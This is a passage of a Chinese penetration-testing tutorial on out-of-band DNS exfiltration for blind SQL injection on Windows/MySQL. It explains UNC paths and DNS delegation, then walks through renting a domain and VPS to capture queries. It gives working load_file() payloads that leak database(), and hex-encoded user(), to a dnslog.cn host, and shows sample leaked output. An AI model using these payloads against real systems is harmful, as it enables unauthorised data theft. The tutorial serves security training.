手把手带你利用 SQLmap 结合 OOB 技术实现音速盲注

文章目录

一、概述与使用场景

1.1 为什么写这篇文章?

在一次注入过程中，发现目标站点存在 “基于时间的 SQL 盲注漏洞” 。然而在注入过程中即使网络条件不错、用了 sqlmap 神器，然而一顿饭的时间过去了连表名竟然都还没注完，效率让人十分崩溃。

后面又使用 OOB（out of band）带外通信技术，结合 DNSlog 平台进行手注。速度是略微有点提高，但是还是觉得应该有更好的自动化方法。网上找了很多文章，感觉都是讲了一点就刹住了，照着文章复现也是坑多多。不过自己最后还是走完了所有的坑。通过 sqlmap 神器通过 OOB 把漫长几个小时的盲注的时间，缩短到了几秒。

这篇文章就是把这些东西记录下来，并将具体的实现过程详细步骤分享给大家。我肯定还是有理解不到位的地方，希望师傅们多多提一些建设性的建议和指导。

1.2 阅读建议

建议大小师傅们都先从第三、四部分看起，我的学习观点是先 Know how，再 Know why。可以先跟着我的步骤复现成功，再回过头认真理解原理。

1.3 使用场景

> （1）存在注入点，然而无回显。可能被 waf 拦截了，仅能通过盲注等方式获取目标数据，然而表和字段数据特别多，直接进行盲注太过漫长。
> （2）即使无法直连外网，但是 DNS 请求可达外网。

> （3）能够引发 DNS 查询请求的数据库函数需要被开启，例如 MySQL 的 load_file() 函数。
> （4）本文是 Windows 主机搭建的网站中实现注入，Linux 暂未实现。

二、前置知识点原理

2.1 UNC 路径讲解

UNC (Universal Naming Convention) / 通用命名规则，也叫通用命名规范、通用命名约定，一般 Windows 主机默认存在，Linux 主机默认不存在。格式：\\servername\sharename，其中 servername 是服务器名。sharename 是共享资源的名称。


我们平时使用的打印机、网络共享文件夹时，都会用到 UNC 填写地址。并且当我们在使用 UNC 路径时，是会对域名进行 DNS 查询。比如我在运行中输入 \\ www.freebuf.com ，用 wireshark 抓 DNS 包进行分析，可以看到确实存在对 www.freebuf.com 这个域名进行 DNS 请求的流量，如下图所示：

2.2 DNS 迭代查询原理

首先需要有一个可以配置的域名，比如在本文第 3 部分《3. 阿里云主机与 DNS 解析配置》购买的域名。

然后通过代理商（本文是使用阿里云）设置域名 fuzi666.xyz 的 nameserver 为自己的 VPS 服务器 A，然后在 VPS 服务器 A 上配置好 DNS Server。

这样以来所有 fuzi666.xyz 及其子域名的查询都会到 服务器 A 上。这时你在 VPS 服务器 A 上就能够实时地监控 dns 查询请求了，图示如下。


NS服务器
ns.loli.club
DNS服务器
4.查询：test.loli.club
5.返回：127.0.0.1
3.返回NameServer
ns.loli.club
2.查询：test.loli.club
6.返回：127.0.0.1
用户
用户设置的
DNS服务器
1.查询：test.loli.club
FREEBUF

2.3 OOB 原理

OOB，英文全称是 out of band，中文：带外通信。理解 OOB 之前要知道 SQLi 可分为三个独立的类别：inband, inference（推理） 和 out-of-band。

Inband 一般是报错注入、union 联合注入等注入类型，他们可以在页面中回显或提供直接的报错显示，是最快和最方便的注入方式。inference 一般又叫盲注，可以通过布尔判断、时间延迟等进行注入，无法直接获取页面显示耗时较长。


我们在平时渗透中，如果执行的 sql 注入均无回显（可能安全设备将回显进行了监控和阻断），这个时候可以利用结合前文 2.1 和 2.2 中的知识进行 OOB 带外通信，数据库 oob 具体实现如下几个方式

方式一：自定义字符串信息带出。

拼接到 UNC 路径中发起一个 DNS 请求，sql 语句如下：

```
selectload_file('\\\\mygod.kccj9o.dnslog.cn\\111');
```


查看 DNSlog 的回显，已经将我们自定义的字段带了出来，如下图：




方式二：将当前数据库名带出来。

sql 语句如下：

```
select load_file(concat('\\\\', database(),'.pz3vky.dnslog.cn\\111'));
```



查看 DNSlog 的回显，已经将我们想要查询的数据库名 “security“带了出来，如下图：



DNS Query Record	IP Address	Created Time
security.pz3vky.dnslog.cn	219.128.134.102	2019-12-16 13:56:02

方式三：将存在特殊字符的数据带出来。

这时会出现当发起的 dns 请求中存在特殊字符时，dns 请求无法完成。看一下域名的规则是可以包含英文字母（a-z，26 个）、数字（0-9，10 个），以及半角的连接符 “-” （即中横线），不能使用空格及特殊字符（如！、$、&、？等）；

因此我们为了保证发起的 DNS 请求中只存在字母和数字，需要将字符串进行编码，这里推荐使用 hex() 函数 16 进制编码。具体实现的 sql 语句如下：

```
select load_file(concat('\\\\', hex(user()),'.pz3vky.dnslog.cn\\111'));
```

查看 DNSlog 的回显，已经将我们想要查询的数据库名的 16 进制带了出来，如下图：

DNS Query Record	IP Address	Created Time
726F6F74406C6F63616C686F7374.pz3vky.dnslog.cn	219.128.134.110	2019-12-16 13:59:34
7365637572697479.pz3vky.dnslog.cn	219.128.134.110	2019-12-16 13:57:23
security.pz3vky.dnslog.cn	219.128.134.102	2019-12-16 13:56:02

将 16 进制转化为文本后，得到用户名为 “root@localhost”

其他的 OOB 利用姿势还有很多，上面我也只是做了简单介绍。目的是为后面利用 sqlmap 时，便于理解。打一个理论基础，详细内容可以看看文末参考资料中的文章继续研究。


三、阿里云主机与 DNS 解析配置

3.1 VPS 和域名准备

第一步：登录阿里云，搜索并进入 “注册域名”

第二步：选择想要的域名，并且购买。最便宜的也就 5 块钱一年，这里假定我们购买了 fuzi666.xyz 这个域名，后文中都会用此域名作为示例。

第三步：购买后的实名认证不再赘述，一般认证后要等待几个小时才会生效，下图是域名生效后的控制台截图：



第四步：接下来购买 VPS，这里购买一个 1 核 1G 的 Ubuntu 主机，假定 IP 为 114.114.123.120。


3.2 配置 DNS 解析

第一步：登录阿里云，进入控制台

第二步：点击域名，进入域名配置页面

第三步：点击 DNS 修改


第四步：填写并确认



第五步：返回查看是否配置成功，当出现以下为 ns1.fuzi666.zyx 和 ns2.fuzi666.zyx 即正确。

第六步：自定义 DNS Host


第七步：填写自定义 DNS Host 中的内容，IP 为 VPS 的 IP，之后点击保存。示例内容如图：




第八步：填写正确后，如下图所示：

第九步：返回域名列表，点击解析


第十步：添加记录




第十一步：填写内容，将 ns1 和 ns2 和 * 都分别添加上：


添加记录
记录类型：
A- 将域名指向一个IPV4地址
主机记录：
ns1
解析线路：
默认 - 必填！未匹配到智能解析线路时，返回【默认】线路设...
* 记录值：
114.114.123.120
* TTL：
10 分钟
取 消
确 定

